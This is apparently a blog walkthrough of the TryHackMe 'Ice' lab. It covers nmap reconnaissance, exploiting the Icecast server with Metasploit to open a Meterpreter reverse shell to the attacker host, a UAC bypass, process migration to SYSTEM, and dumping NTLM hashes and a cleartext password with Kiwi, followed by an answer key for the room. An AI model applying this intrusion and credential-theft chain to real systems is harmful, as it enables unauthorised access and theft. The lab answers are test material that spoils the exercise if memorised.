TryHackMe: Ice

Task 2: Recon

First lets run an nmap scan for all ports

- Nmap -p- -T4 10.10.109.89

```
root@ip-10-10-20-107:~# nmap -p- -T4 10.10.109.89

Starting Nmap 7.60 ( https://nmap.org ) at 2024-06-07 20:09 BST
Stats: 0:01:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 6.38% done; ETC: 20:25 (0:15:24 remaining)
Warning: 10.10.109.89 giving up on port because retransmission cap hit (6).
Stats: 0:20:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 87.03% done; ETC: 20:33 (0:03:07 remaining)
Stats: 0:23:23 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 97.44% done; ETC: 20:33 (0:00:37 remaining)
Stats: 0:27:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 20:36 (0:00:00 remaining)
Nmap scan report for ip-10-10-109-89.eu-west-1.compute.internal (10.10.109.89)
Host is up (0.00052s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
8000/tcp  open  http-alt
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
49160/tcp open  unknown
MAC Address: 02:E8:51:FF:23:63 (Unknown)
```

Next let's enumerate further and focus down on some selected ports – remember we are look for the lowest hanging fruit as a possible attack vector

- Nmap -p135,139,445,3389,5357,8000 -A 10.10.109.98

```
root@ip-10-10-20-107:~# nmap -p135,139,445,3389,5357,8000 -A -Pn 10.10.109.89

Starting Nmap 7.60 ( https://nmap.org ) at 2024-06-07 20:40 BST
Nmap scan report for ip-10-10-109-89.eu-west-1.compute.internal (10.10.109.89)
Host is up (0.00041s latency).

PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp open  tcpwrapped
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8000/tcp open  http         Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:E8:51:FF:23:63 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Home Server 2011 (Windows Server 2008 R2) (96%), Microsoft Windows Server 2008 SP1 (96%), Microsoft
 Server 2008 SP2 or Windows 10 or Xbox One (96%), Microsoft Windows 7 (96%), Microsoft Windows 7 SP0 - SP1 or Windows Server 2008 (96%), Micr
P1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (96%), Microsoft Windows 7 SP1 (96%), Microsoft Windows 7 Ultimate (96%), Micr
te 1 (96%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: DARK-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:e8:51:ff:23:63 (unknown)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Dark-PC
|   NetBIOS computer name: DARK-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-06-07T14:40:27-05:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
```

Lots of useful information here – straight away we can answer a couple of the questions such as service running on port 8000 and hostname of machine

Task 3: Gaining Access

OS is Windows 7 so could be a potential for ms17-010 exploit? Lets find out

Looks like we got a hit!

- Nmap –script= smb-vuln-ms17-010 -Pn 10.10.109.89

```
ost script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 77.26 seconds
```

Lets fire up Metasploit and run the relevant exploit

- Search eternalblue
- Use 0
- Set RHOSTS 10.10.109.89


- Run

Strange? I ran the exploit several times, the first time it hung. The second and third time the status changed from ‘vulnerable’ to ‘target is not vulnerable’. We may have hit a wall with this method.


```
[*] 10.10.109.89:445 - Sending last fragment of exploit packet!
[*] 10.10.109.89:445 - Receiving response from exploit packet

whoami
getuid
^C[-] 10.10.109.89:445 - Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.20.107:4444
[*] 10.10.109.89:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.10.109.89:445      - Rex::ConnectionTimeout: The connection with (10.10.109.89:445) timed out.
[*] 10.10.109.89:445      - Scanned 1 of 1 hosts (100% complete)
[-] 10.10.109.89:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.20.107:4444
[*] 10.10.109.89:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.10.109.89:445      - Rex::ConnectionTimeout: The connection with (10.10.109.89:445) timed out.
[*] 10.10.109.89:445      - Scanned 1 of 1 hosts (100% complete)
[-] 10.10.109.89:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Lets check out more about the service running on port 8000 ‘icecast media server’ – I’ve never heard of it!

We could google it e.g. ‘icecast exploit’, but TryHackMe has provided a link to a recommended website – so lets follow it and search for icecast there



After some searching, I found my way to this page – Theres 14 vulnerabilities in total but Im willing to bet the one we are after is CVE-2004-1561



We can confirm we're on the right path by using the information here to answer some of the questions – and what do you know they are correct!

This website even has a path to the Metasploit module we can use!

Lets head back to Metasploit and have a look

- Use exploit/windows/http/icecast_header

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.20.107     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Looks like all we need to set is RHOSTS

Run the exploit and we are in!

```
msf6 exploit(windows/http/icecast_header) > set RHOSTS 10.10.109.89
RHOSTS => 10.10.109.89
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 10.10.20.107:4444
[*] Sending stage (175686 bytes) to 10.10.109.89
[*] Meterpreter session 1 opened (10.10.20.107:4444 -> 10.10.109.89:49190) at 2024-06-07 21:19:13 +0100

meterpreter >
```

Task 4: Escalate

Now we are in we can run some basic enumeration. It looks like TryHackMe wants to know what user is running the icecast process, we can find this with:

- Ps

We can then find the build and architecture with:

- sysinfo

TryHackMe then suggests running an exploit suggester in Metasploit

Lets put our session into the background – either CTRL+Z or type 'background'

Then use the exploit suggested setting the relevant options

- use post/multi/recon/local_exploit_suggester

```
msf6 exploit(windows/http/icecast_header) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.109.89 - Collecting local exploits for x86/windows...
```

After running we have a good result with lots of potential exploits

```
#   Name                                                  Potentially Vulnerable?  Check Result
-   ----                                                  -----------------------  ------------
1   exploit/windows/local/bypassuac_eventvwr              Yes                      The target appears to be vulnerable.
2   exploit/windows/local/ms10_092_schelevator            Yes                      The service is running, but could not be validated.
3   exploit/windows/local/ms13_053_schlamperei            Yes                      The target appears to be vulnerable.
4   exploit/windows/local/ms13_081_track_popup_menu       Yes                      The target appears to be vulnerable.
5   exploit/windows/local/ms14_058_track_popup_menu       Yes                      The target appears to be vulnerable.
6   exploit/windows/local/ms15_051_client_copy_image      Yes                      The target appears to be vulnerable.
7   exploit/windows/local/ntusermndragover                Yes                      The target appears to be vulnerable.
8   exploit/windows/local/ppr_flatten_rec                 Yes                      The target appears to be vulnerable.
9   exploit/windows/local/tokenmagic                      Yes                      The target appears to be vulnerable.
10
11
12
13
14
```

Lets pay close attention to the first one on the list!

We can then simply set the payload and options and run the exploit!

- Use exploit/windows/local/bypassuac_eventvwr

```
msf6 exploit(windows/local/bypassuac_eventvwr) > options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.20.107     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/bypassuac_eventvwr) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_eventvwr) > run
```

It should of worked perfectly – We should now have a meterpreter shell and if we enter the cmd 'getuid', we should be logged in as Dark-PC\DARK. We can view our privileges with the 'getprivs' cmd.

There is a privilege listed towards the bottom of the list which will allow us to *take ownership* of files!

Task 5: Looting

Now were in we want to see if we can gather additional credentials

Lets migrate to a process with suitable permissions as the lsass process – we can use the 'ps' cmd and look for the printer service, which is commonly called 'spool' – Once we've found this process, take note of the PID and migrate to the service using the following cmd

- Migrate [PID]

```
meterpreter > migrate 1376
[*] Migrating from 2172 to 1376...
[*] Migration completed successfully.
```

Check out what user we are now with 'getuid' – Looks like we are NT AUTHORITY, which is great, that's what we are after as this user has admin permissions

Lets load the meterpreter extension 'Kiwi' to add to our abilities

- Load kiwi

Now if we type ‘help’ into meterpreter, we will see new cmds relevant to the kiwi extension

Run the ‘creds_all’ cmd to pull credentials

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain   LM                                NTLM                              SHA1
--------  ------   --                                ----                              ----
Dark      Dark-PC  e52cac67419a9a22ecb08369099ed302  7c4fe5eada682714a036e39378362bab  0d082c4b4f2aeafb67fd0ea568a997e9d3ebc0eb

wdigest credentials
===================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
DARK-PC$  WORKGROUP  (null)
Dark      Dark-PC    Password01!

tspkg credentials
=================

Username  Domain   Password
--------  ------   --------
Dark      Dark-PC  Password01!

kerberos credentials
====================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
Dark      Dark-PC    Password01!
dark-pc$  WORKGROUP  (null)
```

Task 6: Post Exploitation

The next section simply requires us to look through the cmds listed when entering the ‘help’ cmd into meterpreter prompt – easy peasy!

Answers:

I haven't included any answer which don't require one!

Task 1: Connect

No answers required

Task 2: Recon

3389

Icecast

DARK-PC

Task 3: Gaining Access

6.4

CVE-2004-1561

exploit/windows/http/icecast_header

rhosts

Task 4: Escalate

Meterpreter

Dark

7601

X64

exploit/windows/local/bypassuac_eventvwr

LHOST

SeTakeOwnershipPrivilege

Task 5: Looting

Spoolsv.exe

NT AUTHORITY\SYSTEM

Creds_all

Password!

Task 6: Post Exploitation

Hashdump

Screenshare

Record_mic

Timestomp

Golden_ticket_create

Task 7: Extra Credit

No answers required